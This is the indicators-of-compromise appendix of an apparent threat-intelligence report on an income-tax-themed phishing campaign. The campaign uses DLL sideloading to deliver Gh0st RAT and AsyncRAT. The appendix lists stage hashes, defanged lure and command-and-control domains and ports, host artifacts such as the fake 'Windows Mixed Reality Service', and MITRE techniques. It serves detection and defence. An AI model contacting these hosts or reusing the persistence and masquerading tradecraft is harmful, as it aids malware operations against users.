COU_ITR-1_to_4_AY2026-27.exe/ Mixed Reality.exe (Legitimate, but abused for sideloading)	93dd8b7b393289f88493596faa4ae70054d9eb4fe47f2dd334f0c6bb5262f2a8
nvdaHelperRemote.dll (Stage 1)	2c0de3d5432d5a14cb03936a460ceb633b53a51881c4fa4f3dfa87fedef2148e
Downloader (Stage 2)	60ad81d75bd59e12b43392f7abf95bcb66a6e27091a46f9bf5cca51a6c01853f
nvdaHelperRemote.dll (Stage 3, dropped)	3dd5148cf3cfc7fe2196d066ef39d8f03d07022dd5e917227164abc8d6c6d1ed
Injector (Stage 4)	030b90666a581934de0683ef9232f137867db804f6100c0479958826dc2e4cbb
Session-Aware Injector (Stage 5)	7ee61469f1c171d1631a72720ecaa0516598b4671e320287674f5d6817a9fb92
background.jpg (polyglot)	fd062b4096f22c47bf6124a5b58322940ff676cb8d8fccd40af4d110f93dc2fa

Decrypted .NET assembly (AsyncRAT, Stage 6B)	fb520caa54b7e498708a6ebd0029c2492134c87c85324a3301ab450caa19e112
Injected payload PE-1 (Gh0st RAT derivative, Stage 6A)	a1521585d54fe29675f906b538d86a6d3b5804db637b714ab1fbf6fb01d0a6f1

Network Indicators

Type	Indicator	Details
Domain	import[.]mom	Lure hosting
Domain	tqhaq[.]rest	Lure hosting
Domain	generate[.]lat	Lure hosting
Domain	meoou[.]rest	Lure hosting
Domain	kattp[.]homes	Lure hosting
URL Path	/incometax	Common lure page path
IP	118[.]107[.]0[.]197	Polyglot hosting
URL	hxxp[:]//118[.]107[.]0[.]197/ouewo[.]jpg	Polyglot download
Domain	kkxqbh[.]top	Gh0st RAT C2
Port	6666	Gh0st RAT C2 port
Domain	ouewop[.]com	AsyncRAT C2
Port	6351	AsyncRAT C2 port

Host Artifacts

Type	Indicator	Context
File	C:\Program Files\Windows Media Player\Mixed Reality.exe	Staged sideloading host
File	C:\Program Files\Windows Media Player\nvdaHelperRemote.dll	Staged malicious DLL
File	C:\Windows\background.jpg	Polyglot payload container
File	c:\debug.txt	Debug log (hidden, system)
File	c:\kkooPPP	Lock file (Gh0st implant)
File	c:\ouewo	Lock file (AsyncRAT loader)
File	c:\kkqqexit	Kill file (shutdown signal)
Service Name	MixedSvc	Persistence
Service Display	Windows Mixed Reality Service	Persistence
Event	Global\kkctsbn	Single-instance guard
Event	Global\ShitSetupOn26126k	Setup-phase guard
Mutex	5sGEm6Q4eTNv	AsyncRAT mutex

MITRE

Initial Access

T1566.002 Phishing: Spearphishing Link

Execution

- T1204.002 User Execution: Malicious File
- T1059.003 Command and Scripting Interpreter: Windows Command Shell

- T1106 Native API
- T1620 Reflective Code Loading

Persistence

- T1574.002 Hijack Execution Flow: DLL Side-Loading
- T1543.003 Create or Modify System Process: Windows Service

Privilege Escalation

T1134.002 Access Token Manipulation: Create Process with Token

Defense Evasion

- T1574.002 Hijack Execution Flow: DLL Side-Loading
- T1055.002 Process Injection: Portable Executable Injection
- T1562.001 Impair Defenses: Disable or Modify Tools
- T1140 Deobfuscate/Decode Files or Information
- T1027.002 Obfuscated Files or Information: Software Packing
- T1027.007 Obfuscated Files or Information: Dynamic API Resolution
- T1027.009 Obfuscated Files or Information: Embedded Payloads
- T1036.005 Masquerading: Match Legitimate Name or Location
- T1070.004 Indicator Removal: File Deletion
- T1564.001 Hide Artifacts: Hidden Files and Directories

Discovery

- T1057 Process Discovery
- T1033 System Owner/User Discovery

Collection

T1113 Screen Capture

Command and Control

- T1071.001 Application Layer Protocol: Web Protocols
- T1095 Non-Application Layer Protocol
- T1573.001 Encrypted Channel: Symmetric Cryptography

Stay informed with Howler Cell

Receive the latest Howler Cell news and research directly to your inbox.